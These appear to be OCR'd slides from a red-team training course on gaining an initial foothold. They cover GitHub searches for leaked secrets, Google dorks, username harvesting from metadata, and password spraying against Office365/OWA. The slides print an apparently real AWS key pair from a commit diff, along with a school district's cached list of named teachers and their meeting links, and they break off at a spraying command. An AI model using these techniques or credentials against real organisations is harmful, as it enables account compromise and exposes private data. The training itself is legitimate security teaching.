

removed aws key

6,447 commit results

mailtonskiran/Scenario2
Update variables.tf
mailtonskiran committed 26 days ago

seamless-iot/GRAQ
removed aws keys
mark-seamlessiot committed on Aug 29

Initial Foothold



removed aws keys

`removed aws keys`

master

mark-seamlessiot committed on Aug 29 Verified

`1 parent 21c3ce7` `commit 1cddbaa23c5fbd4f4abcba5a70c838a98cb814af`

Showing 1 changed file with 2 additions and 2 deletions.

Unified Split


4 🟩🟩🟥🟥 `fresh_air/data_manage/map_info.py`

```
@@ -17,8 +17,8 @@ def default(self, o):

 class graphDataGetter(object):
     def __init__(self):
-        self.ACCESS_KEY = 'AKIAIJ55NBMNXJBAX2MA'
-        self.SECRET_KEY = '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'
+        self.ACCESS_KEY = ''
+        self.SECRET_KEY = ''
         self.dynamodb = boto3.resource('dynamodb',
                                        aws_access_key_id=self.ACCESS_KEY,
                                        aws_secret_access_key=self.SECRET_KEY,
```

[illegible]

Initial Foothold

Like Google search Github support keyword to refine your search




```
org:Mr-Un1k0d3r password
```

Initial Foothold

Github was cool and all, but they made it even cooler with the cs.github.com search

It is



[illegible]

Initial Foothold

Good ol' Google dorks:

- intext
- inurl
- intitle
- site
- filetype
- …


https://www.exploit-db.com/google-hacking-database

Initial Foothold

Site such as linkedin.com may give you a list of employees

Metadata in exposed document may reveal the internal username structure:

site:ringzer0team.com filetype:pdf



1 result (0.23 seconds)

https://ringzer0team.com › A-Journey-Into-a-Red... PDF


A Journey Into a Red Team - RingZer0 Team Online CTF

0x1: Assess your client's responsiveness against threat actors. • 0x2: Evaluate their security posture by achieving pre-defined goals (access CEO emails, access ...

You've visited this page many times. Last visit: 06/04/21

Link may be down, don't be scared of using wayback machine (archive.org) or Google cache

Initial Foothold




https://ringzer0team.com › A-Journey-Into-a-Red... ▾ PDF

Cached

A Journey Into a Red Team - RingZe Online CTF

0x1: Assess your client's responsiveness against threat actors. • 0x2: Evaluate their security posture by achieving pre-defined goals (access CEO emails, access ...

You've visited this page many times. Last visit: 06/04/21



Explore more than 552 billion web pages saved over time


ringzer0team.com


Results: 50 100 500

Saved **175 times** between October 11, 2013 and March 31, 2021.

Initial Foothold

Cached example


https://www.okcps.org/Errors/AccessDenied.aspx


Sorry, the page is inactive or protected.


Make sure that you are signed in or have rights to this area. You can also contact the site administrator if you don't have an account or have any questions.

Site Administrator
OKCPS Webmaster, webmaster@okcps.org

[illegible]

Initial Foothold

Cached example



https://webcache.googleusercontent.com/search?q=cache:fV8KccsWmn0J:https://www.okcps.org/site/handlers/filedownload.ashx%3

This is the HTML version of the file https://www.okcps.org/site/handlers/filedownload.ashx?moduleinstanceid=10448&dataid=13040&FileName=Google%20Meets%20for%20Spring%20Parent-Teacher%20Conferences.docx. Google automatically generates HTML versions of documents as we crawl the web.

Tip: To quickly find your search term on this page, press Ctrl+F or ⌘-F (Mac) and use the find bar.

Spring Parent-Teacher Conferences

Click the link next to the teacher's name at your conference time!

Mrs. Dukes	PreK	https://meet.google.com/tqp-zbke-ovh
Ms. Holloway	PreK	https://meet.google.com/rwc-ddjf-jhm
Mrs. Davis	Kindergarten	https://meet.google.com/adk-oeqm-fqa
Mrs. Gomez	Kindergarten	https://meet.google.com/nym-yyvj-wib
Ms. Perry	Kindergarten	https://meet.google.com/dpf-xbin-woq
Mrs. Honious	1st Grade	https://meet.google.com/tvb-cwhf-yri
Mrs. Gallegos	1st Grade	https://meet.google.com/hxy-dzvo-few
Mrs. McBride	1st Grade	https://meet.google.com/ytn-cgwo-fgk
Mrs. Franco	2nd Grade	meet.google.com/nxp-qkpy-rea
Ms. Ochoa	2nd Grade	meet.google.com/atk-ikva-eas
Mrs. Ogbogu	2nd Grade	https://meet.google.com/nyq-aqsy-ojh
Mrs. Dudley	3rd Grade	https://meet.google.com/xw-awsw-nhb?authuser=0
Ms. McKenzie	3rd Grade	https://meet.google.com/qkm-idgz-xkb
Mrs. Penate	3rd Grade	https://meet.google.com/mxk-hmqr-iep
Mrs. Murfin	3rd Grade	meet.google.com/mhg-xcyv-kos
Mrs. Childers	4th Grade	meet.google.com/njg-fbjc-rzc
Ms. Neal (Flinn)	4th Grade	https://meet.google.com/bfs-ohth-jbh
Ms. Martinez	4th Grade	https://meet.google.com/tjs-tssh-ald
Mr. Van der Linden	4th Grade	https://meet.google.com/onv-zagk-riv
Ms. Lawson	E3	http://meet.google.com/qrv-jolf-jhl
Mrs. Palmer	E3	meet.google.com/ido-duxz-kpz
Ms. Cole	E3	Please use the link Ms. Cole sent to each family! Contact Ms. Cole if you have any issues.
Ms. Fowler	Spec. Ed.	meet.google.com/tgt-dmgq-wb
Blessington/Mucciaccio	PE	https://meet.google.com/qxo-kbrd-wbp
Mr. Hogan	Music	https://meet.google.com/hyt-yhfk-uak
Ms. Stevens	Art	https://meet.google.com/dfe-dgcn-jzr
Ms. Dukes	ELD	https://meet.google.com/gdx-kpfn-mgq
Ms. Koomson	ELD	https://okcps.zoom.us/j/99389979247
Ms. Manley	ELD	https://meet.google.com/wwc-byqd-vzr
Ms. Clinton	Library	https://meet.google.com/rgc-ibci-yim

Exercise
Search for interesting data

Initial Foothold

Some documents may have the Active Directory format as the author


Once the format is identified, you can generate a list of potential users based on the information collected on linkedin, github commit name, facebook, facebook corporate group, document metadata, corporate website and more

FOCA can be used to automate the process:

https://github.com/ElevenPaths/FOCA


Initial Foothold

Hiring platforms are also useful to fingerprint the security technology used by your target




Responsibilities

The candidate will be involved on customer facing projects to support the requirements gathering, design, deployment, configuration, integration and tuning of security appliances and software such as Cisco ASA-CSM-FTD / Palo Alto Firewalls & Panorama / Palo Alto Cloud Traps / Juniper SRX Firewalls / Cisco ISE / Cisco IronPort ESA-WSA / Check Point.



Excellent verbal and written communication skills

Experience of deploying and/or administering security related technologies: Tenable, Qualys, OSSIM/OSSEC, CrowdStrike, McAfee, Logrhythm, FortiNet, Splunk.



Main Responsabilities

– Plan EDR agent deployment on servers;
– Coordinate EDR agents deployment with respective teams;
– Optimize the existing policies;
– Assist the supplier on performing an health check of the solution in place;
– Assist business analyst on defining operational processes.

Required

University degree in computer science or related technical field combined with a minimum of 5 years experience in a role operating and supporting an enterprise managed desktop environment.
5+ years experience with Windows Client and Server operating systems, linux experience a plus;
Experience with Endpoint Protection Platform solutions in a large environment (Anti-Malware and EDR such as Symantec AV, Windows Defender, CrowdStrike, Carbon Black, Tanium);
PowerShell experience;

Exercise
Search for interesting job description

Initial Foothold

Phishing

At this point, you either find an exposed vulnerability and you now have access to their network, or you need to find a way to get in

So far, we have gathered:


- List of users
- Passwords
- List of assets
- The security product they use

Initial Foothold

Phishing

Time to see if we can gain access to their employee emails through a password spraying attack

This tool provides enough flexibility to target OWA, Office365 or an endpoint that supports negotiate authentication (NTLM)



```
$ python password-spray.py
